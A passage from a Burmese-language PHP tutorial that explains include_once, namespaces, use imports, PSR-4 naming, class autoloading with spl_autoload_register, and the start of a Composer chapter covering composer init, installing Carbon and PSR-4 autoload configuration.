ပထမတစ်ကြိမ် `Include` လုပ်စဉ်မှာ `Math.php` ထဲကကုဒ်တွေကို အကုန်ထည့်သွင်းသွားသလို နောက် တစ်ကြိမ် `Include` လုပ်စဉ်မှာလည်း နောက်တစ်ကြိမ် အကုန်ထပ်မံထည့်သွင်းသွားမှာဖြစ်လို့ ကုဒ်တွေ ထပ်ကုန်ပါပြီ။ တူညီနဲ့ `Function Name` နဲ့ နှစ်ခါရေးမိသလိုတွေဖြစ်ပြီး Error တွေ တက်ကုန်ပါလိမ့်မယ်။ ဒီပြဿနာကို ရှောင်ရှားလိုရင် `include_once Statement` ကို သုံးနိုင်ပါတယ်။

```
include_once ('Math.php');
include_once ('Math.php');
```

ပထမတစ်ကြိမ် `include_once` နဲ့ ရယူထည့်သွင်းစဉ်မှာ အရင်ကအဲဒီဖိုင်ကို မယူဖူးလို့ ရယူထည့်သွင်း

ပေးသွားပါလိမ့်မယ်။ နောက်တစ်ကြိမ် `include_once` နဲ့ ထပ်မံထည့်သွင်းတဲ့အခါ အဲဒီဖိုင်ကို တစ်ကြိမ် ထည့်သွင်းဖူးပြီးဖြစ်လို့ `include_once` က ထပ်မံထည့်သွင်းတော့မှာ မဟုတ်ပါဘူး။ ဒီရေးနည်းက `Condition` တွေစစ်ပြီး အခြေအနေပေါ်မှုတည်ပြီး ဖိုင်တွေကို `Include` လုပ်ရတဲ့အခါ အသုံးဝင်နိုင်ပါတယ်။

အလားတူပဲ `require_once` Statement လည်းရှိပါသေးတယ်။ Statement ကဲ့သွားပေမယ့် သဘောသဘာဝက `include_once` နဲ့ အတူတူပဲဖြစ်ပါတယ်။

Namespaces

ဒီလိုကုဒ်ဖိုင်တွေကို ရယူအသုံးပြုတဲ့အခါ ကြံးရနိုင်တဲ့ ပြဿနာတစ်ခုရှိပါတယ်။ ဥပမာ - `Math.php` နဲ့ `Calculator.php` ဆိုပြီး ဖိုင်နှစ်ခုရှိတယ် ဆိုကြပါစို့။

```
// Math.php

define('PI', 3.14);

function add($a, $b) {
    return $a + $b;
}
```

```
// Calculator.php

function double($n) {
    return $n * 2;
}

function add($nums) {
    return array_sum($nums);
}
```

ဒီဖိုင်နှစ်ခုကို အသုံးပြုလိုတဲ့အတွက် အခုလို ချိတ်ဆက်ရယူလိုက်မယ်ဆိုရင် အဆင်မပြောတော့ပါဘူး။

```
// App.php

include ('Math.php');
include ('Calculator.php');
```

ဘာဖြစ်လိုလဲဆိုတော့ Math.php မှာ add() Function ရှိနေသလို၊ Calculator.php မှာလည်း add() Function ရှိနေပါတယ်။ PHP မှာ Function Name တူရင်လက်မခံပါဘူး။ ဒါကြောင့် ဒီဖိုင်နှစ်ခုမှာ Function Name တွေတိက်နေတဲ့အတွက် Cannot redeclare Error တက်ပြီး အဆင်မပြေတော့ပါဘူး။

ဒီလိုပြဿနာမျိုး မဖြစ်ရအောင် Namespace နဲ့ဖြေရှင်းလိုရပါတယ်။ ကုဒ်တွေရေးတဲ့အခါ ဒီအတိုင်းမရေးဘဲ သူ Namespace နဲ့သူ ရေးပေးလိုက်မယ်ဆိုရင်တော့ ဒီပြဿနာ မတက်တော့ပါဘူး။

```
// Math.php

namespace Math;

define ('PI', 3.14);

function add($a, $b) {
    return $a + $b;
}
```

```
// Calculator.php

namespace Calculator;

function double($n) {
    return $n * 2;
}

function add($nums) {
    return array_sum($nums);
}
```

ဒါဆိုရင်တော့ အဆင်ပြေသွားပါပြီ။ သက်ဆိုင်ရာ ကုဒ်ဖိုင်မှာ Namespace လေးတွေ ကြညာပေးလိုက်တာပါ။ Namespace အမည်ကို မိမိနှစ်သက်ရာအမည် ပေးနိုင်ပါတယ်။ အခုဆိုရင် Math.php ထဲက add() ဟာ ရိုးရိုး add() မဟုတ်တော့ပါဘူး။ Math Namespace အောက်မှာရှိတဲ့ add() ဖြစ်သွားပါ

ပြီ။ အလားတူပဲ `Calculator.php` ထဲက `add()` ဟာလည်း `Calculator Namespace` အောက်မှာရှိ တဲ့ `add()` ဖြစ်သွားလို့ Function အမည်တူနေပေမယ့် Namespace မတူတဲ့အတွက်ကြောင့် အဆင်ပြေ သွားမှာပဲ ဖြစ်ပါတယ်။

ဒီလို သူ့ Namespace နဲ့သူ့ ရေးသားထားတဲ့ ကုဒ်တွေကို အသုံးချလိုရင် သက်ဆိုင်ရာ Namespace တည်နေရာ မှန်အောင်ပေးပြီးတော့ သုံးရပါတယ်။ ဒီလိုပါ -

```
// App.php

include ('Math.php');
include ('Calculator.php');

echo Math\add(1, 2); // 3
echo Calculator\add([ 2, 3, 4 ]); // 9
```

နဲ့မှန်သူ Math.php နဲ့ `Calculator.php` နှစ်ခုလုံးကို Include လုပ်ထားပါတယ်။ ပြီးတဲ့အခါ သက်ဆိုင်ရာ Namespace တည်နေရာအတိအကျပေးပြီးတော့ `add()` Function တွေကိုခေါ်ယူအသုံးပြုထားတာ တွေ့မြင်ရမှာပဲ ဖြစ်ပါတယ်။ နဲ့မှန်သူ တွေ့ရတဲ့အတိုင်း Namespace တည်နေရာရေးသားဖို့အတွက် \ သက်တကို အသုံးပြုရေးသားပေးရပါတယ်။

ဒီလိုလည်း ဖြစ်နိုင်ပါသေးတယ်။

```
// App.php

namespace Math;

include ('Math.php');
include ('Calculator.php');

echo add(1, 2); // 3
echo \Calculator\add([ 2, 3, 4 ]); // 9
```

ဒီတစ်ခါ `App.php` မှာလည်း Namespace ရှိသွားတာပါ။ သူရဲ့ Namespace ကလည်း `Math` ဖြစ်တဲ့ အတွက် တဗြားဖိုင်ထဲမှာရှိနေတဲ့ `Math Namespace` အောက်က `add()` Function ကို တိုက်ရှိက် ခေါ်ယူ

အသုံးပြုနိုင်တာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။ Namespace တူနေတဲ့အတွက်ကြောင့်ပါ။ ဒါပေမယ့် Calculator Namespace အောက်က add() ကိုတော့ Calculator\add() လိုခေါ်လို မရတော့ပါဘူး။ ဒါဆိုရင် တစ်ကယ်ခေါ်ယူသွားမှာက Math\Calculator\add() ကို ခေါ်ယူသွားမှာဖြစ်လို မရှိတဲ့အတွက် Error တက်ပါလိမ့်မယ်။ သူကိုယ်တိုင်က Math Namespace အောက်မှာရှိနေလို ဆက်လက် ခေါ်ယူအသုံးပြုမှု အားလုံးက Math Namespace အောက်မှာပဲ ဖြစ်နေမှာမိန့်လိုပါ။

ဒါကြောင့် Calculator Namespace အောက်က add() ကို ခေါ်ယူလိုတဲ့အခါ \Calculator\add() ဆိုပြီးတော့ ရှုံးမှာလည်း \ သက်တတ်ခု ပါဝင်သွားတာကို သတိပြုရမှာပဲ ဖြစ်ပါတယ်။ အဲဒီရှုံးဆုံးက \ Global Namespace သို့မဟုတ် Root Namespace လိုဆိုနိုင်ပါတယ်။ ဒါကြောင့် ခေါ်ယူတဲ့အခါ Math Namespace အောက်ကနေ ခေါ်ယူဖို့ မကြိုးစားတော့ဘဲ Global Namespace အောက်က Calculator Namespace ဖြစ်သွားတဲ့အတွက် အဆင်ပြေသွားပါပြီ။

Namespace တွေမှာ Sub-Namespace လည်းရှိလိုရပါသေးတယ်။ ဒီလိုပါ –

```
// Math.php

namespace Math\Basic;

define ('PI', 3.14);

function add($a, $b) {
    return $a + $b;
}
```

ဒါဆိုရင် Math.php ဖိုင်ထဲက ကုဒ်တွေက Math Namespace အောက်က Basic Sub-Namespace အောက်ကကုဒ်တွေ ဖြစ်သွားပါပြီ။ ဒီလိုမျိုး Sub-Namespace တွေကို လိုအပ်သလို အဆင့်ဆင့် ပေးလို ရနိုင်ပါတယ်။ ဥပမာ Library\Helper\Math\Basic လိုမျိုးပါ။ ခေါ်ယူအသုံးပြုချိန်မှာ သတ်မှတ် Sub-Namespace အဆင့်ဆင့်မှန်အောင်ပေးပြီးခေါ်ရင် ရပါပြီ။ ဒီလိုပါ –

```
// App.php

namespace Math;

include ('Math.php');

echo Basic\add(1, 2); // 3
```

နမူနာမှာ App.php က Math Namespace အောက်မှာပဲ ဆက်ရှိနေပါသေးတယ်။ ဒါကြောင့် Basic\add() လိုခံခဲ့လိုက်တဲ့အခါ အပြည့်အစုံက Math\Basic\add() ဖြစ်သွားမှာပါ။

ဒီလောက်ဆိုရင် Namespace ကို လက်တွေ့စတင်အသုံးပြုလို ရနိုင်ပြီဖြစ်ပါတယ်။ ကုဒ်ဖိုင်တစ်ခုထဲ Namespace နှစ်ခုသုံးခဲ့ ထည့်ရေးလိုရတဲ့ ရေးနည်းတွေ ရှိသေးပေမယ့် အသုံးမပြုသင့်တဲ့ ရေးနည်းလို သတ်မှတ်ထားကြလို ထည့်မပြောတော့ပါဘူး။

Namespace Import

သက်ဆိုင်ရာ Namespace အောက်ကလုပ်ဆောင်ချက်တွေကို ရယူအသုံးပြုလိုတိုင်း Namespace တည်နေရာကို ပြောပြီး သုံးနေစရာမလိုအောင် use Statement နဲ့ Import လုပ်ထားလိုက်လိုလည်း ရနိုင်ပါတယ်။ ဥပမာ – အခုလို ရေးထားတယ် ဆိုကြပါစို့။

```
// Calculator.php

namespace Library\Helper\Math\Basic;

class Calculator
{
    public function add($nums) {
        return array_sum($nums);
    }
}
```

ဒါ ကုဒ်ကိုအသုံးပြုလိုတဲ့အခါ သုံးရမယ့်ပုံစံက ဒီလိုဖြစ်နိုင်ပါတယ်။

```
// App.php

include('Calculator.php');

$calc1 = new Library\Helper\Math\Basic\Calculator;
$calc2 = new Library\Helper\Math\Basic\Calculator;
```

တစ်ခါသုံးချင်တိုင်းမှာ သူ့ Namespace အတိုင်း အကုန်ထပ်ခါထပ်ခါရေးပေးပြီး သုံးနေရတာ အဆင်မပြုပါဘူး။ အဆင်ပြုသွားအောင် ဒီလို ရေးလိုက်လို ရနိုင်ပါတယ်။

```
// App.php

include('Calculator.php');

use Library\Helper\Math\Basic\Calculator;

$calc1 = new Calculator;
$calc2 = new Calculator;
```

`use` Statement နဲ့ Calculator Class ကို Namespace အပြည့်အစုံနဲ့ တစ်ကြိမ် Import လုပ်ထားလိုက်တဲ့အခါ နောက်ပိုင်းမှာ Calculator ဆိုတဲ့ Class အမည်နဲ့တင် ဆက်လက်အသုံးပြုလို ရသွားပါပြီ။ ဒီ Import လုပ်တဲ့အခါ Alias လုပ်ပြီး အမည်ပြောင်းချင်ရင်လည်း ပြောင်းထားလို ရနိုင်ပါသေးတယ်။

```
// App.php

include('Calculator.php');

use Library\Helper\Math\Basic\Calculator as Math;

$calc1 = new Math;
$calc2 = new Math;
```

Calculator Class ကို Import လုပ်ပြီး Math လို Alias လုပ်ပေးလိုက်တာပါ။ ဒါကြောင့် နောက်ပိုင်းမှာ Math ဆိုတဲ့အမည်နဲ့ ဆက်သုံးလို ရသွားပြီဖြစ်ပါတယ်။

PSR-4

PHP မှာ PHP Standard Recommendation လိုပေါ်တဲ့ အများလိုက်နာ အသုံးပြုသင့်သော သတ်မှတ် ချက်များ ရှိပါတယ်။ အဲဒီသတ်မှတ်ချက်တွေထဲက Namespace နဲ့ပက်သက်ရင် အရေးကြီးတာကတော့ PSR-4 လိုပေါ်တဲ့ Class Autoloader သတ်မှတ်ချက်ပဲ ဖြစ်ပါတယ်။ Class Autoloader အကြောင်းကို ခဏနေတော့ ဆက်လက်ဖော်ပြပါမယ်။ Class တွေ Namespace တွေကို အမည်ပေးတဲ့အခါ ပေးသင့်တဲ့ နည်းလမ်းတွေကို သတ်မှတ်ပေးထားတာပါ။

- <https://www.php-fig.org/psr/psr-4>

Namespace တွေပေးတဲ့အခါ ကြိုက်တဲ့အမည် ပေးလိုရပါတယ်။ ကြိုက်သလောက် Sub-Namespace တွေ သုံးလိုရပါတယ်။ အဲဒီလို ကိုယ်ပေးချင်သလို ပေးလိုရတယ်ဆိုတိုင်းသာ ပေးကြမယ်ဆိုရင် နားလည် အသုံးပြုရ ခက်ကုန်ပါလိမ့်မယ်။ ဒါကြောင့် PSR-4 သတ်မှတ်ချက် အပါအဝင် လိုက်နာသင့်တဲ့ အမည်ပေးပုံ လေးတွေက ဒီလိုပါ –

၁။ Class အမည်တွေ၊ Namespace တွေ ပေးတဲ့အခါ Capital Case ကို အသုံးပြုသင့်ပါတယ်။ Capital Case ဆိုတာ ဒီလိုမျိုးပါ။ Math, CarFactory, UserViewManager စသည်ဖြင့် ရှေ့ဆုံးစာလုံး အပါအဝင် Word တစ်ခုစတိုင်း စာလုံးအကြီးနဲ့ စပေးရတဲ့ ရေးဟန်ဖြစ်ပါတယ်။ Space တွေ ထည့်မပေးရ ပါဘူး။ Interface တွေ Traits တွေကိုလည်း ဒီအမည်ပေးနည်းအတိုင်းပဲ ပေးရပါတယ်။

၂။ ကုဒ်ဖိုင်ရဲအမည်နဲ့ အဲဒီကုဒ်ဖိုင်ထဲမှာရှိနေတဲ့ အဓိက Class ရဲအမည် တူသင့်ပါတယ်။ ဥပမာ - အဓိက Class အမည်က CarFactory ဆိုရင် ဖိုင်ရဲအမည်က CarFactory.php ဖြစ်သင့်ပါတယ်။ စာလုံးအကြီး အသေးကအစ အတူတူပဲ ဖြစ်သင့်ပါတယ်။

၃။ Namespace လမ်းကြောင်းနဲ့ ဖိုဒါလမ်းကြောင်း တူသင့်ပါတယ်။ ဥပမာ - Namesapce နဲ့ Class အမည်အပြည့်အစုံက Library\Helper\Calculator ဆိုရင် Calculator Class ရှိနေတဲ့ Calculator.php ဖိုင်ဟာ Library ဖိုဒါထဲက Helper ဖိုဒါထဲမှာ ရှိသင့်ပါတယ်။ ဒါကြောင့် ဖိုင် Path လမ်းကြောင်းကလည်း Namespace နဲ့အတူတူ Library\Helper\Calculator.php ဖြစ်သင့်ပါတယ်။ ဒီတော့ Namespace ကို ကြည့်လိုက်ယုံနဲ့ ဖိုင်ရဲတည်နေရာကိုပါ သိရှိနိုင်သွားပါဖြီ။

ဒါဟာလက်တွေကုဒ်တွေ ရေးသားတဲ့အခါ ရှင်းလင်းနားလည်ရလွယ်တဲ့ ကုဒ်တွေဖြစ်စေဖို့အတွက် အရေးပါတဲ့ သတ်မှတ်ချက်များပဲ ဖြစ်ပါတယ်။

Class Autoload

PHP မှာ အလွန်အသုံးဝင်တဲ့ Class Autoload လို့ခေါ်တဲ့ လုပ်ဆောင်ချက်တစ်မျိုး ရှိပါတယ်။ ပုံမှန်ဆိုရင် ကုဒ်တွေကို ဒီလိုရေးပေးရပါတယ်။

```
// Library\Helper\Calculator.php

namespace Library\Helper;

class Calculator
{
    public function add($nums) {
        return array_sum($nums);
    }
}
```

ဒါက PSR-4 သတ်မှတ်ချက်နဲ့အညီ Library ဖိုဒါထဲက Helper ဖိုဒါထဲက Calculator.php မှာ ရေးထားတဲ့ ကုဒ်ဖြစ်ပါတယ်။ Class အမည်ကို စိုင်အမည်နဲ့ တူအောင်ပေးထားပြီး Namespace ကို ဖိုဒါ Path လမ်းကြောင်းအတိုင်း ပေးထားပါတယ်။ ဒီ Class ကို အသုံးပြုလိုတဲ့အခါ အခုလို သုံးရမှာပါ -

```
// App.php

include ('Library\Helper\Calculator.php');

use Library\Helper\Calculator;

$calc = new Calculator;
echo $calc->add([1, 2]);           // 3
```

include Statement နဲ့ စိုင်ကိုအရင် **Include** လုပ်ပြီး၊ **use Statement** နဲ့ **Namespace** ကို **Import** လုပ်ထားပါတယ်။ အလုပ်တော့လုပ်ပါတယ်။ ဒါပေမယ့် **include** လည်းလုပ်ရတယ်၊ **use** လည်းလုပ်ရတယ်ဆိုတော့ ပုံစံတူ နှစ်ခါရေးရသလို ဖြစ်နေပါတယ်။

Class Autoload ဆိုတာကတော့ Class တစ်ခုကို သုံးလိုက်တာနဲ့ အလိုအလျောက် include လုပ်ပေးစေ နိုင်တဲ့ နည်းလမ်းဖြစ်ပါတယ်။ include တစ်ခါလုပ်၊ သုံးဖို့အတွက် use တစ်ခါလုပ်နေစရာမလိုတော့ပါဘူး။ ဒီသဘောသဘာဝ ရှို့ဖို့အတွက် အခုလိုရေးနိုင်ပါတယ်။

```
// autoload.php

spl_autoload_register(function($class) {
    $class = str_replace("\\\", "/", $class);
    include($class . ".php");
}) ;
```

`spl_autoload_register()` ဆိုတဲ့ Standard Function ကို Argument အနေနဲ့ Function တစ်ခု ပေးရပါတယ်။ အဲဒီ Function က Class တစ်ခုကို အသုံးပြုလိုက်တိုင်းမှာ အလိုအလျောက် အလုပ်လုပ်မှာ ပါ။ `$class` Variable ထဲမှာ အလုပ်လုပ်သွားတဲ့ Class ရဲ့ Namespace အပြည့်အစုံရှိပါတယ်။ Namespace မှာ \ သက်တကိုသုံးပြီး Include မှာ / သက်တကို သုံးတဲ့အတွက် `str_replace()` Function ကိုသုံးပြီး Namespace မှာပါတဲ့ \ သက်တတွက် / သက်တနဲ့ အစားထိုးထားပါတယ်။ ပြီး တဲ့အခါ Include လုပ်ပေးလိုက်လို Class ကို သုံးလိုက်တာနဲ့ Class ဖိုင်ကို Include လုပ်ပေးတဲ့ လုပ်ဆောင်ချက်ကို ရှို့သွားမှာပဲ ဖြစ်ပါတယ်။

ဒါကြောင့် အသုံးပြုလိုတဲ့အခါ ဒီလိုရေးပေးလိုက်ရင် ရပါပြီ။

```
// App.php

include('autoload.php');

use Library\Helper\Calculator;

$calc = new Calculator;
echo $calc->add([1, 2]);           // 3
```

autoload.php ကို Include လုပ်ထားပေမယ့် Library/Helper/Calculator.php ကိုတော့ Include လုပ်စရာမလိုတော့ပါဘူး။ use နဲ့ Library\Helper\Calculator လို့ ပြောလိုက်ချိန်မှာ အလိုအလျောက် Include လုပ်ပေးသွားတဲ့အတွက် ဖြစ်ပါတယ်။

အခုလည်း autoload.php ကို Include လုပ်ရတာပဲ မဟုတ်ဘူးလား။ ဘာထူးလိုလဲ။ ထူးပါတယ်။ autoload.php တစ်ခုထဲကိုသာ Include လုပ်ပေးရတာပါ။ နောက်ထပ် Class တွေသုံးချင်သလောက် သုံး Include ထပ်လုပ်ပေးစရာ မလိုအပ်တော့ပါဘူး။ ပေးထားတဲ့ Namespace နဲ့ Class ကသာ PSR-4 သတ်မှတ်ချက်များနဲ့ ကိုက်ညီဖို့ပဲလိုပါတော့တယ်။ ဒါဟာ ဆန်းကျယ်ပြီး အသုံးဝင်တဲ့ လုပ်ဆောင်ချက်ပဲ ဖြစ်ပါတယ်။

ဒီလို Class Autoload ကုဒ်ကို ကိုယ်တိုင်ရေးသားလို့ရသလို၊ Composer လိုခေါ်တဲ့ နည်းပညာကပေးတဲ့ Autoload လုပ်ဆောင်ချက်ကိုလည်း အသုံးပြုနိုင်ပါသေးတယ်။ ဒီအကြောင်းကို နောက်တစ်ခန်းမှာ ဆက်လက်ဖော်ပြပေးပါမယ်။

အခန်း (၃၅) – Composer

Composer Install ပြုလုပ်ပုံပြုလုပ်နည်းကို PHP Development Environment တည်ဆောက်ပုံ
တည်ဆောက်နည်း နမူနာပြထားတဲ့ ဖွံ့ဖြိုးသင်ခန်းစာထဲမှာ ထည့်သွင်းဖော်ပြခဲ့ပြီး ဖြစ်ပါတယ်။ အကယ်၍
Install မလုပ်ရသေးလို့ လိုအပ်တယ်ဆိုရင် ဒီနေရာမှာလေ့လာပြီး Install လုပ်နိုင်ပါတယ်။

- <https://getcomposer.org/doc/00-intro.md>

Composer ဟာ Command Line နည်းပညာတစ်ခုဖြစ်ပါတယ်။ Install လုပ်ပြီးပြီဆိုရင် Command Prompt ကိုဖွင့်ပြီး စတင်အသုံးပြုလိုရပါပြီ။ နမူနာ စမ်းသပ်ကြည့်နိုင်ဖို့ အတွက် ဖိုဒါအလွတ်တစ်ခု htdocs အောက်မှာ တည်ဆောက်ပြီး အဲဒီဖိုဒါထဲမှာ Command Prompt ကိုဖွင့်လိုက်ပါ။

ပထမဆုံး လေ့လာရမယ့် Command ကတော့ composer init ဖြစ်ပါတယ်။ ဒါ Command ကို Run လိုက်ရင် Composer က မေးခွန်းတစ်ချို့ မေးပါလိမ့်မယ်။

```
composer init
```

ပထမဆုံး မေးခွန်းက Package Name ဖြစ်ပါတယ်။ မိမိနှစ်သက်ရာအမည်ကို ပေးနိုင်ပါတယ်။ အမည်ပေးတဲ့အခါ vendor/name ဆိုတဲ့ Format မျိုးနဲ့ ပေးရပါတယ်။ vendor နေရာမှာ အဖွဲ့အစည်းအမည်နဲ့ name နေရာမှာ ပရောဂျက်ရဲ့အမည်ကို ပေးရမှာပါ။ ဥပမာ - fairway/app ဆိုရင် vendor အမည် fairway ဖြစ်ပြီး ပရောဂျက်အမည် app ဆိုတဲ့အပို့ဖို့ယူယူပါ။ အမည်မပေးရင် သူဘာသာ ဖိုဒါအမည်ကို ကြည့်ပြီး Default အမည်တစ်ခုကို ပေးသွားမှာဖြစ်ပါတယ်။

နှစ်သက်ရာအမည်ပေးပြီး Enter နှိပ်လိုက်ရင် ပရောဂျက် Description လာတောင်းပါလိမ့်မယ်။ ဘာမှမ ပေးတော့ဘဲ Enter သာနှိပ်လိုက်ပါ။ ပြီးတဲ့အခါ Author အမည်မေးပါလိမ့်မယ်။ ကိုယ့်နာမည်ကိုယ် ထည့်ပြီး Enter နှိပ်ပေးလိုက်လို့ရပါတယ်။ ကျိုးမေးခွန်းတွေဖြစ်တဲ့ Minimal Stability တို့ Package Type တို့ License တို့ကို ဘာမှဖြည့်မနေဘဲ အလွတ်အတိုင်းသာ Enter နှိပ်ပေးလိုက်ပါ။ လိုအပ်ရင် နောက်မှပေးလို့ရပါတယ်။

Dependency တွေထည့်မလားလို့ မေးလာရင်လည်း no လို့ပဲ ပြောလိုက်ပါ။ နောက်မှပဲ ထည့်ပါတော့မယ်။ သူကို မထည့်ခိုင်းတော့ပါဘူး။ Dev Dependency တွေထည့်မလား ထပ်မေးရင်လည်း no လို့ပဲ ပြောလိုက်ပါ။ နောက်ဆုံးမှာ Confirm လုပ်ခိုင်းတဲ့အခါ yes လို့ပြောလိုက်ရင် ပြီးသွားပါပြီ။ ကိုယ့် ရွှေးချယ်မှာ ပေါ်မှတည်ပြီး အခုလို Content မျိုး ပါဝင်တဲ့ package.json အမည်နဲ့ ပိုင်တစ်ခုကို Composer က တည်ဆောက်ပေးသွားတာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။

JSON – composer.json

```
{
    "name": "fairway/app",
    "authors": [
        {
            "name": "Ei Maung",
            "email": "eimg@fairwayweb.com"
        }
    ],
    "require": {}
}
```

ကိုယ့်ပရောဂျက်ဖို့အတဲ့မှာ composer.json ဖိုင်ရှိသွားပြီဆိုတာနဲ့ အဲဒီဖို့အပါး Composer Package တစ်ခု ဖြစ်သွားပါပြီ။ Download ရယူထည့်သွင်းလိုတဲ့ Package တွေကိုစတင်ထည့်သွင်း အသုံးပြုလို ရသွားပါပြီ။ Package စာရင်းကို ကြည့်ချင်ရင် ဒီလိပ်စာမှာ ကြည့်လိုရပါတယ်။

- <https://packagist.org>

နမူနာစမ်းသပ်နိုင်ဖို့အတွက် အခုလို Package တစ်ခုကို ထည့်သွင်းကြည့်နိုင်ပါတယ်။

composer require nesbot/carbon

ဒါဟာ nesbot ဆိုသူ Developer တစ်ဦးရေးသားပေးထားတဲ့ carbon လိုခေါ်တဲ့ ရက်စွဲအချိန်တွေ စီမံပေးနိုင်တဲ့ PHP Package တစ်ခုကို Download ရယူထည့်သွင်းလိုက်တာပါ။ Download ပြီးသွားတဲ့အခါ ထူးခြားချက် နှစ်ချက်ကို သတိပြုရပါမယ်။

Composer က Download ရယူထားတဲ့ Package တွေကို vendor လိုခေါ်တဲ့ ဖို့အတဲ့မှာ သိမ်းပေးပါတယ်။ ဒါကြောင့် ကိုယ့်ပရောဂျက်ဖို့အတဲ့မှာ vendor အမည်နဲ့ ဖို့အတွက် ရှိသွားမှာဖြစ်ပြီး ဖွင့်ကြည့်လိုက်ရင် Composer က Download ရယူထည့်သွင်းပေးထားတဲ့ Package တွေကို တွေ့မြင်ရမှာဖြစ်ပါတယ်။ Composer က ကိုယ်လိုချင်တဲ့ Package အပြင် အဲဒီ Package အလုပ်လုပ်ဖို့ လိုအပ်တဲ့ ဆက်စပ်Package တွေကိုပါ ပူးတဲ့ Download ယူပေးတာမှိုလို vendor ထဲမှာ တစ်ခုထက်ပိုတဲ့ Package တွေရောက်ရှိနေတာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။ ဒါ ထူးခြားချက်ပါ။

နောက်ထပ် ထူးခြားချက်အနေနဲ့ composer.json ဖိုင်ကိုဖွင့်ကြည့်လိုက်ရင် အခုလိုတွေ့ရပါလိမ့်မယ်။

JSON – composer.json

```
{
    "name": "fairway/app",
    "authors": [
        {
            "name": "Ei Maung",
            "email": "eimg@fairwayweb.com"
        }
    ],
    "require": {
        "nesbot/carbon": "^2.43"
    }
}
```

require Section မှာ ထည့်သွင်းလိုက်တဲ့ nesbot/carbon ပါဝင်သွားတာကို တွေ့မြင်ရမှာ ဖြစ်ပါတယ်။ နောက်က ^2.43 ဆိုတာ Package ရဲ့ Version နံပါတ်ပါ။

Package တွေရယူပုံနောက်တစ်နည်းကတော့ composer install Command ဖြစ်ပါတယ်။ composer install က composer.json ဖိုင်ရဲ့ require Section ကိုကြည့်ပြီး အဲဒီစာရင်း အတိုင်း Package တွေကို တစ်ခုပြီးတစ်ခု Download ရယူပေးမှာ ဖြစ်ပါတယ်။ ဒါကြောင့် ကိုယ်ပရော ဂျက်ကို Package အနေနဲ့ အများအသုံးပြန်ဖို့ပေးတဲ့အခါ ဒါ composer.json ဖိုင်က အရေးကြီးသွားတာပါ။ vendor ဖိုဒါထဲက Package တွေကို ထည့်ပေးစရာမလိုဘဲ ဒါ composer.json ဖိုင်ကို ပေးလိုက်ယုံနဲ့ ရယူအသုံးပြုသူက ကိုယ့်ပရောဂျက်ရဲ့ Dependency စာရင်းကို require Section မှာ ကြည့်ပြီး သိနိုင်သွားပါပြီ။ composer install ကို Run ပြီး လိုအပ်တဲ့ Dependency တွေကို အလွယ်တစ်ကူ ရယူနိုင်သွားပါပြီ။

ထည့်သွင်းထားတဲ့ Package တွေကို အသုံးပြုလိုရင် vendor ဖိုဒါထဲမှာပဲ Composer က ထည့်သွင်းပေးထားတဲ့ autoload.php ရဲ့အကူအညီနဲ့ အသုံးပြန်ပါတယ်။ စမ်းကြည့်နိုင်ဖို့အတွက် App.php အမည်နဲ့ ဖိုင်တစ်ခု ပရောဂျက်ဖို့ဒါထဲမှာ တည်ဆောက်ပြီး အခုလိုရေးစမ်းကြည့်နိုင်ပါတယ်။

PHP

```
<?php

include('vendor/autoload.php');

use Carbon\Carbon;

echo Carbon::now()->addDay();
```

ဒီအတိုင်းစမ်းကြည့်လိုက်ရင် လက်ရှိရက်စွဲအချိန်မှာ (၁) ရက်ပေါင်းထားပေးတဲ့ ရက်စွဲအချိန်ကို ရှိမှာပဲ ဖြစ်ပါတယ်။ ပြီးခဲ့တဲ့အခန်းမှာ ကြည့်ခဲ့တဲ့ Class Autoload ရဲ့ သဘောသဘာဝအတိုင်းပဲ Carbon Class ကို use Statement နဲ့ သုံးပေးလိုက်ဖို့ပဲ လိုပါတယ်။ ကိုယ့်ဘာသာ Include လုပ်စရာမလိုပါဘူး။ Composer က autoload.php ထဲမှာ အလိုအလျောက် Include လုပ်အောင် ထည့်ရေးပေးထားပြီး ဖြစ်ပါတယ်။

ဒီ autoload.php ကို ကိုယ့်ကုဒ်တွေအတွက်လည်း အသုံးပြုနိုင်ပါတယ်။ စမ်းကြည့်နိုင်ဖို့အတွက် App အမည်နဲ့ ဖို့ပါတစ်ခု ဆောက်လိုက်ပါ။ App အတွင်းထဲမှာ Library အမည်နဲ့ နောက်ထပ် ဖို့ပါတစ်ခု ထပ် ဆောက်လိုက်ပါ။ ပြီးရင် Math.php အမည်နဲ့ ကုဒ်ဖိုင်တစ်ခုကို Library ထဲမှာ ရေးပေးလိုက်ပါ။ ဒါကြောင့် ဖိုင် Path လမ်းကြောင်း အပြည့်အစုံက App\Library\Math.php ဖြစ်ရပါမယ်။ ရေးရမယ့် ကုဒ်က ဒီလိုပါ –

PHP

```
<?php

namespace App\Library;

class Math
{
    static function add($a, $b)
    {
        echo $a + $b;
    }
}
```

PSR-4 သတ်မှတ်ချက်နဲ့အညီ ဖိုဒါလမ်းကြောင်းအတိုင်း Namespace ပေးထားတာကို သတိပြုပါ။ ပြီး တော့ Class အမည်ကိုလည်း ဖိုင်အမည်နဲ့ တူအောင်ပေးထားပါတယ်။ ပြီးတဲ့အခါ composer.json မှာ autoload လိုခေါ်တဲ့ Section တစ်ခုထပ်ထည့်ပေးရပါမယ်။ ဒီလိုပါ –

JSON – composer.json

```
{
    "name": "fairway/app",
    "authors": [
        {
            "name": "Ei Maung",
            "email": "eimg@fairwayweb.com"
        }
    ],
    "require": {
        "nesbot/carbon": "^2.43"
    },
    "autoload": {
        "psr-4": {
            "App\\": "App/"
        }
    }
}
```

autoload ရဲ့ psr-4 မှာ Namespace App ဆိုရင် အလုပ်လုပ်ရမယ့် ဖိုဒါက App ဖိုဒါဖြစ်ကြောင်း ပြောပေးလိုက်တာပါ။ ဒီလိုပြောပေးလိုက်တဲ့အတွက် Composer က Namespace App နဲ့စတဲ့ Class ဖိုင် တွေကို App ဖိုဒါထဲမှာ သွားရွာတော့မှာပါ။

နောက်တစ်ဆင့်အနေနဲ့ composer dump-autoloader Command ကို Run ပေးဖို့လိုပါတယ်။ ဒီ တော့မှ composer.json မှာ ဖြည့်စက်ရေးသားလိုက်တဲ့ autoload လုပ်ဆောင်ချက်တွေက အသက်ဝင်မှာပါ။

composer dump-autoloader

composer.json မှာ autoload Section ထည့်ပြီးပြီ dump-autoloader လည်း Run ပြီးပြီဆိုရင် စတင်အသုံးပြုနိုင်ပါပြီ။ ရေးလက်စ index.php မှာ အခုလိုပြောင်းရေးပြီး စမ်းကြည့်နိုင်ပါတယ်။

PHP

```
<?php

